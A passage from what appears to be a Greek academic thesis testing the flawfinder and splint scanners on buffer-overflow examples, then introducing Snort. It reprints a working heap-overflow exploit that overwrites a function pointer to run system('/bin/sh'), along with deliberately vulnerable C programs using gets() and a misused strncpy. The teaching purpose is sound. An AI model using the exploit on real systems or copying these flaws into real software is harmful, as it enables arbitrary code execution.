There may be other security vulnerabilities; review your code!
andreas@linux-75vo:~/Desktop> flawfinder --html --context test1_new.c >results1_new.html
andreas@linux-75vo:~/Desktop>
```

Flawfinder Results

Here are the security scan results from Flawfinder version 1.27, (C) 2001-2004 David A. Wheeler. Number of dangerous functions in C/C++ ruleset: 160

Examining test1_new.c

- test1_new.c:4: **[2]** (buffer) *char: Statically-sized arrays can be overflowed. Perform bounds checking, use functions that limit length, or ensure that the size is larger than the maximum possible length.*

```
char buffer [5];
```

Hits = 1
Lines analyzed = 11 in 0.51 seconds (834 lines/second)
Physical Source Lines of Code (SLOC) = 11
Hits@level = [0] 0 [1] 0 [2] 1 [3] 0 [4] 0 [5] 0
Hits@level+ = [0+] 1 [1+] 1 [2+] 1 [3+] 0 [4+] 0 [5+] 0
Hits/KSLOC@level+ = [0+] 90.9091 [1+] 90.9091 [2+] 90.9091 [3+] 0 [4+] 0 [5+] 0
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!

Εικόνα 29: Αποτελέσματα flawfinder ελέγχοντας διορθωμένο το πρώτο παράδειγμα σε stack

Βλέπουμε, ότι το πρώτο πρόβλημα διορθώθηκε.

Έχουμε και μια άλλη αναφορά προβλήματος όμως. Αυτή αναφέρει ότι τέτοιου είδους πίνακες μπορούν να προκαλέσουν buffer overflow. Κάτι τέτοιο δε θα συνέβαινε αν χρησιμοποιούσαμε μεθόδους που θα ελέγχουν τα όρια των τιμών μας ή του πίνακα.

Διαπιστώνουμε λοιπόν, ότι η δεύτερη πιθανή ευπάθεια δεν λύνεται τόσο εύκολα όσο η πρώτη, με μια αντικατάσταση συνάρτησης, αλλά απαιτεί προσθήκες ελέγχων και σε άλλες περιπτώσεις μπορεί να απαιτηθεί και η αλλαγή ολόκληρης της λογικής του προγράμματος. Σκοπός μας βέβαια εδώ δεν είναι να διορθώσουμε τον κώδικα αλλά να δείξουμε κάποιες περιπτώσεις προβλημάτων.

Επίσης, δεν είναι εφικτό να ελέγχουμε ένα-ένα τα αρχεία του κώδικα μας αλλά το flawfinder μπορεί να πάρει σαν παράμετρο έναν φάκελο η και ένα ολόκληρο Project (με πολλούς υπό-φακέλους που ελέγχονται).

Τέλος, παρατηρούμε τη διάρκεια του ελέγχου. Ο χρόνος ελέγχου ήταν μισό δευτερόλεπτο. Προφανώς, εδώ δε μας απασχολεί ο χρόνος ελέγχου. Όμως, σε μεγαλύτερα projects, που θα ήταν χιλιάδες γραμμές κώδικα, ο χρόνος θα ήταν ένας σημαντικός παράγοντας στην επιλογή λογισμικού ελέγχου.

Μιας και είδαμε ένα απλό παράδειγμα ας προχωρήσουμε σε κάτι ποιο σύνθετο: ένα παράδειγμα με buffer overflow για heap. Το πρώτο παράδειγμα που θα δούμε είναι το τελευταίο παράδειγμα που παρουσιάσαμε στην ενότητα που μιλήσαμε για το heap:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#define BUFSIZE 16 /* the estimated diff between funcptr/buf in vulprog */
#define VULPROG "./vulprog2" /* vulnerable program location */
#define CMD "/bin/sh" /* command to execute if successful */
#define ERROR –1
int main(int argc, char **argv) {
register int i;
u_long sysaddr;
static char buf[BUFSIZE + sizeof(u_long) + 1] = {0};
if (argc <= 1) {
fprintf(stderr, "Usage: %s <offset>\n", argv[0]);
fprintf(stderr, "[offset = estimated system() offset in vulprog\n\n");
exit(ERROR);
}
sysaddr = (u_long)&system - atoi(argv[1]);
printf("Trying system() at 0x%lx\n", sysaddr);
memset(buf, 'A', BUFSIZE);
/* reverse byte order (on a little endian system) */
for (i = 0; i < sizeof(sysaddr); i++)
buf[BUFSIZE + i] = ((u_long)sysaddr >> (i * 8)) & 255;
execl(VULPROG, VULPROG, buf, CMD, NULL);
return 0; }
```

Κώδικας 16: Παράδειγμα heap σε flawfinder

```
andreas@linux-75vo:~/Desktop> flawfinder --context heap3.c
Flawfinder version 1.27, (C) 2001-2004 David A. Wheeler.
Number of dangerous functions in C/C++ ruleset: 160
Examining heap3.c
heap3.c:24:  [4] (shell) execl:
  This causes a new program to execute and is difficult to use safely.
  try using a library call that implements the same functionality if
  available.
execl(VULPROG, VULPROG, buf, CMD, NULL);
heap3.c:12:  [2] (buffer) char:
  Statically-sized arrays can be overflowed. Perform bounds checking,
  use functions that limit length, or ensure that the size is larger than
  the maximum possible length.
static char buf[BUFSIZE + sizeof(u_long) + 1] = {0};
heap3.c:18:  [2] (integer) atoi:
  Unless checked, the resulting number can exceed the expected range.
  If source untrusted, check both minimum and maximum, even if the input
  had no minus sign (large numbers can roll over into negative number;
  consider saving to an unsigned value if that is intended).
sysaddr = (u_long)&system - atoi(argv[1]);

Hits = 3
Lines analyzed = 24 in 0.54 seconds (635 lines/second)
Physical Source Lines of Code (SLOC) = 25
Hits@level = [0]   0 [1]   0 [2]   2 [3]   0 [4]   1 [5]   0
Hits@level+ = [0+]   3 [1+]   3 [2+]   3 [3+]   1 [4+]   1 [5+]   0
Hits/KSLOC@level+ = [0+] 120 [1+] 120 [2+] 120 [3+]  40 [4+]  40 [5+]   0
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
andreas@linux-75vo:~/Desktop>
```

Flawfinder Results

Here are the security scan results from Flawfinder version 1.27, (C) 2001-2004 David A. Wheeler. Number of dangerous functions in C/C++ ruleset: 160

Examining heap3.c

- heap3.c:24: **[4]** (shell) *execl: This causes a new program to execute and is difficult to use safely. try using a library call that implements the same functionality if available.*

  `execl(VULPROG, VULPROG, buf, CMD, NULL);`

- heap3.c:12: **[2]** (buffer) *char: Statically-sized arrays can be overflowed. Perform bounds checking, use functions that limit length, or ensure that the size is larger than the maximum possible length.*

  `static char buf[BUFSIZE + sizeof(u_long) + 1] = {0};`

- heap3.c:18: **[2]** (integer) *atoi: Unless checked, the resulting number can exceed the expected range. If source untrusted, check both minimum and maximum, even if the input had no minus sign (large numbers can roll over into negative number; consider saving to an unsigned value if that is intended).*

  `sysaddr = (u_long)&system - atoi(argv[1]);`

Hits = 3
Lines analyzed = 24 in 0.52 seconds (1550 lines/second)
Physical Source Lines of Code (SLOC) = 25
Hits@level = [0] 0 [1] 0 [2] 2 [3] 0 [4] 1 [5] 0
Hits@level+ = [0+] 3 [1+] 3 [2+] 3 [3+] 1 [4+] 1 [5+] 0
Hits/KSLOC@level+ = [0+] 120 [1+] 120 [2+] 120 [3+] 40 [4+] 40 [5+] 0
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!

Εικόνα 30: Αποτελέσματα flawfinder ελέγχοντας το πρώτο παράδειγμα σε heap

Εκτός από τα κλασσικά προβλήματα λοιπόν εμφανίζεται και η εξής αναφορά:

This causes a new program to execute and is difficult to use safely. try using a library call that implements the same functionality if available.

Το παραπάνω πρόγραμμα, λοιπόν μπορεί με αρκετά εύκολο τρόπο να χρησιμοποιηθεί για να εκτελέσει τον αυθαίρετο κώδικα ενός BOE.

Θα κάνουμε ένα ακόμα παράδειγμα με Heap, όχι για να δούμε πως λειτουργεί το flawfinder αλλά πως ΔΕΝ λειτουργεί. Θα εκτελέσουμε τον εξής κώδικα:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dlfcn.h>
#define ERROR -1
#define BUFSIZE 16
/* This is what funcptr should/would point to if we didn't overflow it */
int goodfunc(const char *str){
printf("\nHi, I'm a good function. I was called through funcptr.\n");
printf("I was passed: %s\n", str);
return 0;
}
int main(int argc, char **argv){
static char buf[BUFSIZE]; // It must be static to allocate to heap
static int (*funcptr)(const char *str);//Always it mast declared second in order to be Exploitable for a BOE
if (argc <= 2) {
fprintf(stderr, "Usage: %s <buffer> <goodfunc's arg>\n",
argv[0]);
exit(ERROR);
}
printf("system()'s address = %p\n", &system);
funcptr = (int (*)(const char *str))goodfunc;// Assigment of the start of the Function to the pointer
printf("before overflow: funcptr points to %p\n", funcptr);
memset(buf, 0, sizeof(buf));
strncpy(buf, argv[1], strlen(argv[1]));
printf("after overflow: funcptr points to %p\n", funcptr);
(void)(*funcptr)(argv[2]); //Use of the Function thought pointer
return 0;
}
```

Κώδικας 17: Παράδειγμα heap 2 σε flawfinder

Και να δούμε τα αποτελέσματα του flawfinder:

```
andreas@linux-75vo:~/Desktop> flawfinder --context heap2.c
Flawfinder version 1.27, (C) 2001-2004 David A. Wheeler.
Number of dangerous functions in C/C++ ruleset: 160
Warning: skipping non-regular file heap2.c

No hits found.
Lines analyzed = 0 in 0.51 seconds (0 lines/second)
Physical Source Lines of Code (SLOC) = 0
Hits@level = [0]   0 [1]   0 [2]   0 [3]   0 [4]   0 [5]   0
Hits@level+ = [0+]   0 [1+]   0 [2+]   0 [3+]   0 [4+]   0 [5+]   0

Minimum risk level = 1
There may be other security vulnerabilities; review your code!
andreas@linux-75vo:~/Desktop>
```

Εικόνα 31: Αποτελέσματα flawfinder ελέγχοντας το δεύτερο παράδειγμα σε heap

Όπως παρατηρούμε “No hits found” που σημαίνει ότι το πρόγραμμα μας είναι ασφαλές.;.

Παρατηρούμε εδώ, ότι ενώ χρησιμοποιείται ο strncpy αντί τις strcpy δεν ελέγχεται το μέγεθος του προορισμού που θα μπουν τα δεδομένα αλλά το μέγεθος της πηγής. Αυτή η λάθος χρήση της strncpy όχι μόνο δημιουργεί μία Buffer Overflow αδυναμία αλλά δίνει την ψευδαίσθηση ότι το πρόγραμμα λαμβάνει μέτρα εναντίον τέτοιου είδους επιθέσεων!

Λόγο αυτής της αδυναμίας προκύπτει αν το String που θα δοθεί σαν παράμετρος στο πρόγραμμα είναι αρκετά μεγάλο τότε αυτό θα αντικαταστήσει την διεύθυνση μνήμης του POINTER προς την συνάρτηση. Κατά τα γνωστά αν το String είναι σχεδιασμένο έτσι ώστε να αντικαταστήσει τον POINTER τότε μπορεί να στρέψει την ροή του προγράμματος να εκτελέσει κομμάτι κώδικα διαφορετικό που θα εκτελούσε η ροή του προγράμματος. Το παραπάνω πρόγραμμα μπορεί με αρκετά εύκολο τρόπο να χρησιμοποιηθεί σαν το θύμα που θα εκτελέσει τον αυθαίρετο κώδικα ενός BOE που παράγεται από ένα πρόγραμμα όπως αυτό του προηγούμενου παραδείγματος.


Συμπέρασμα:

Το flawfinder είναι ένα πολύ απλό αλλά χρήσιμο εργαλείο. Δεν έχει μεγάλες δυνατότητες αλλά μας καλύπτει στην περίπτωση ελέγχων για buffer overflow και σε αρκετές περιπτώσεις απλών ελέγχων που ο προγραμματιστής δεν θέλει να μπλέξει με ένα πολύπλοκο σύστημα ελέγχων αλλά θέλει κάτι απλό και πρακτικό. Η επίλυση τέτοιων προβλημάτων μπορεί να αλλάξει και τη λογική του προγραμματιστή και να τον βοηθήσει να γράφει καλύτερο κώδικα στη συνέχεια. Δεν είναι όμως και πανάκια και πρέπει να γνωρίζουμε και τις αδυναμίες του όταν το χρησιμοποιούμε.

4.2. Splint

Το splint είναι ένα εργαλείο για έλεγχο των προγραμμάτων σε C για πιθανές ευπάθειες σε θέματα ασφάλειας και λάθη στη συγγραφή του κώδικα. Σε σύγκριση με το flawfinder έχει παρόμοιο τρόπο λειτουργίας οπότε δε θα ασχοληθούμε περισσότερο για να τον αναλύσουμε. Επίσης έχει πολύ περισσότερες δυνατότητες ελέγχων και τη δυνατότητα να επιλέξουμε συγκεκριμένο έλεγχο και όχι να ελέγχουμε πάντα για όλα τα προβλήματα, παρόλα αυτά εμείς θέλουμε να το χρησιμοποιήσουμε για να δούμε Buffer overflow προβλήματα οπότε δε θα εκμεταλλευτούμε τις επιπλέον δυνατότητες του.

Κάποιες από τις ευκολίες όμως που θα μπορούσαμε να χρησιμοποιήσουμε είναι η +functionpost που το εργαλείο μας βοηθάει ελέγχοντας επιπλέον για το αν τα αποτελέσματα μπορεί να είναι πλαστά. Όπως αναφέραμε και παραπάνω στο flawfinder κάτι τέτοιο είναι πολύ συχνό. Παρακάτω βλέπουμε τη λίστα των ελέγχων που μπορούμε να επιλέξουμε στο splint:



Εικόνα 32: Επιλογές ελέγχου του splint

Το εργαλείο παρέχεται σε έκδοση για windows και μάλιστα και με ένα (απλό) γραφικό περιβάλλον (παρέχεται ξεχωριστά) για να διευκολύνει τον χρήστη. Έτσι χρήστες που δεν είναι εξοικειωμένοι με unix περιβάλλον μπορούν να επιλέξουν αυτό το εργαλείο.


Η έκδοση του προγράμματος που χρησιμοποιήσαμε είναι η 3.1.2 και του γραφικού περιβάλλοντος η 0.3.4 καθώς όπως αναφέραμε παρέχονται ξεχωριστά τα δυο πακέτα.

Ήρθε η ώρα λοιπόν να δούμε τι αποτελέσματα θα έχουμε στους παραπάνω κώδικες που ελέγξαμε και με αυτό το εργαλείο. Θυμίζουμε τον κώδικα μας:

```
#include <string.h>
void function()
{
    char buffer [5];
    printf ("- %p -\n", &buffer);
    gets (buffer);
}
int main (int argc, char **argv)
{
    function();
    return 0;
}
```

Κώδικας 18: Παράδειγμα 1 σε splint


Και τώρα τρέχουμε τον έλεγχο για buffer overflow:



Εικόνα 33: Αποτελέσματα splint ελέγχοντας το πρώτο παράδειγμα σε stack

Αναμένοντας τα ίδια αποτελέσματα με το flawfinder βλέπουμε ότι μας εμφανίζει μόνο το πρόβλημα με την gets()! Κάτι τέτοιο είναι αδυναμία του splint ή το πρόβλημα με τους πίνακες που μας εμφάνισε το flawfinder δε θεωρείται αρκετά σοβαρό; Ίσως, βέβαια, απλώς το splint να θεωρεί ότι δεν μπορεί να διορθωθεί έτσι απλά και απαιτεί αλλαγή στη λογική του προγράμματος οπότε το παραβλέπει.

Διορθώνοντας λοιπόν το θέμα με την gets() έχουμε:




Εικόνα 34: Αποτελέσματα flawfinder ελέγχοντας διορθωμένο το πρώτο παράδειγμα σε stack

Ας δούμε τώρα το παράδειγμα της heap που τρέξαμε με το flawfinder:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#define BUFSIZE 16 /* the estimated diff between funcptr/buf in vulprog */
#define VULPROG "./vulprog2" /* vulnerable program location */
#define CMD "/bin/sh" /* command to execute if successful */
#define ERROR –1
int main(int argc, char **argv) {
register int i;
u_long sysaddr;
static char buf[BUFSIZE + sizeof(u_long) + 1] = {0};
if (argc <= 1) {
fprintf(stderr, "Usage: %s <offset>\n", argv[0]);
fprintf(stderr, "[offset = estimated system() offset in vulprog\n\n");
exit(ERROR);
}
sysaddr = (u_long)&system - atoi(argv[1]);
printf("Trying system() at 0x%lx\n", sysaddr);
memset(buf, 'A', BUFSIZE);
/* reverse byte order (on a little endian system) */
for (i = 0; i < sizeof(sysaddr); i++)
buf[BUFSIZE + i] = ((u_long)sysaddr >> (i * 8)) & 255;
execl(VULPROG, VULPROG, buf, CMD, NULL);
return 0; }
```

Κώδικας 19: Παράδειγμα heap σε splint

και τα αποτελέσματα:



Εικόνα 35: Αποτελέσματα splint ελέγχοντας το πρώτο παράδειγμα σε heap


Παρατηρούμε εδώ ότι πάλι το splint εμφάνισε λιγότερα αποτελέσματα από το flawfinder και δε μας εμφάνισε την πιθανή ευπάθεια με την execl. Κάτι τέτοιο μπορεί να στοιχίσει στον προγραμματιστή…

Ας τρέξουμε και το τρίτο παράδειγμα λοιπόν για να δούμε αν θα μας εκπλήξει:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dlfcn.h>
#define ERROR -1
#define BUFSIZE 16
/* This is what funcptr should/would point to if we didn't overflow it */
int goodfunc(const char *str){
printf("\nHi, I'm a good function. I was called through funcptr.\n");
printf("I was passed: %s\n", str);
return 0;
}
int main(int argc, char **argv){
static char buf[BUFSIZE]; // It must be static to allocate to heap
static int (*funcptr)(const char *str);//Always it must declared second in order to be Exploitable for a BOE
if (argc <= 2) {
fprintf(stderr, "Usage: %s <buffer> <goodfunc's arg>\n",
argv[0]);
exit(ERROR);
}
printf("system()'s address = %p\n", &system);
funcptr = (int (*)(const char *str))goodfunc;// Assigment of the start of the Function to the pointer
printf("before overflow: funcptr points to %p\n", funcptr);
memset(buf, 0, sizeof(buf));
strncpy(buf, argv[1], strlen(argv[1]));
printf("after overflow: funcptr points to %p\n", funcptr);
(void)(*funcptr)(argv[2]); //Use of the Function thought pointer
return 0;
}
```

Κώδικας 20: Παράδειγμα heap 2 σε splint

Τα αποτελέσματα:



Εικόνα 36: Αποτελέσματα splint ελέγχοντας το δεύτερο παράδειγμα σε heap

Αντίστοιχο αποτέλεσμα με το flawfinder, ούτε το splint παρατήρησε την πιθανή ευπάθεια με την strncpy.

Όσον αφορά τον χρόνο ελέγχου των αποτελεσμάτων αν και δεν αναφέρεται πουθενά ήταν παρόμοιος με του flawfinder, πιθανόν η διαφορά να γίνεται αντιληπτή σε κάποιο μεγάλο Project.

Συμπέρασμα:

Το splint είναι ένα απλό και χρήσιμο εργαλείο. Έχει μεγάλες δυνατότητες από το flawfinder γιατί μπορεί να ελέγξει πολύ περισσότερες «κατηγορίες» λαθών αλλά όσον αφορά τα buffer overflows ίσως υστερούσε απέναντι στο flawfinder.

4.3.Σύγκριση:

Συγκρίνοντας τις δυο εφαρμογές παρατηρούμε τα εξής:

- Το splint έχει πολύ περισσότερες δυνατότητες από το flawfinder που όμως λόγω του θέματος της έρευνας δεν είχαμε τη δυνατότητα να δούμε στην πράξη.

- Το flawfinder όσον αφορά τα buffer oveflows αποδείχθηκε καλύτερο.

- Το flawfinder αν καλύπτει τον χρήστη με τις δυνατότητες του είναι ένα απλό και πρακτικό εργαλείο

- Είναι και τα δυο εξίσου γρήγορα με δυνατότητες ελέγχου ολόκληρων Projects

- Το splint παρέχεται και για περιβάλλον windows ενώ το flawfinder μόνο για περιβάλλον Unix

5. Καθημερινότητα

Ας δούμε πως όλα αυτά γίνονται πράξη στην καθημερινή ζωή. Δυστυχώς πολλές εφαρμογές έχουν πιθανές ευπάθειες που προκαλούν buffer overflows. Αν πιστεύετε ότι τέτοια προγραμματιστικά προβλήματα βρίσκονται μόνο σε μικρές εφαρμογές ανούσιας σημασίας τότε διαβάστε παρακάτω.

Όλες οι σοβαροί οργανισμοί αντιμετωπίζουν πολύ σοβαρά τα θέματα ασφαλείας και γι' αυτό χρησιμοποιούν διάφορα συστήματα ώστε να προστατευτούν. Μια κατηγορία τέτοιων συστημάτων ονομάζεται Network Intrusion Detection Systems.

Τα Network Intrusion Detection Systems ανιχνεύουν κακόβουλες δραστηριότητες όπως DoS επιθέσεις, port scans, και crack attempts. Ένα NIDS δεν περιορίζεται μόνο στο να ανιχνεύει εισερχόμενη κίνηση στο δίκτυο αλλά και εξερχόμενη καθώς πολλές σημαντικές πληροφορίες μπορούν να ανιχνευτούν και στα εξερχόμενα δεδομένα. Ένα από τα πιο γνωστά συστήματα NIDS είναι και το Snort.

5.1. Snort

Το Snort ξεκίνησε το 1998 και πλέον ανήκει στην Sourcefire. Το Snort μπήκε στο "InfoWorld's Open Source Hall of Fame" ως ένα από τα καλύτερα open source λογισμικά όλων των εποχών! Οπότε αναφερόμαστε σε ένα λογισμικό που έχει χαρακτηριστεί θετικά παγκοσμίως. Το Snort λειτουργεί ανιχνεύοντας κακόβουλες δραστηριότητες κάνοντας real-time traffic analysis, protocol analysis, content searching, και content matching.

Έστω λοιπόν ότι ο χρήστης είναι πιο ευαισθητοποιημένος για θέματα ασφαλείας και χρησιμοποιεί ένα IDS σύστημα σαν το Snort.

Σε μια Linux διανομή (επιλέξαμε Slackware 12) εγκαθιστάμε μια έκδοση του συστήματος Snort. Αφού κάνουμε τις απαραίτητες ρυθμίσεις ξεκινάμε τον daemon του Snort και το βλέπουμε να τρέχει περιμένοντας κάποια κίνηση για να ανιχνεύσει ώστε να χειριστεί πιθανή επίθεση:

Εικόνα 37: Το Snort σε αναμονή για ανίχνευση επίθεσης

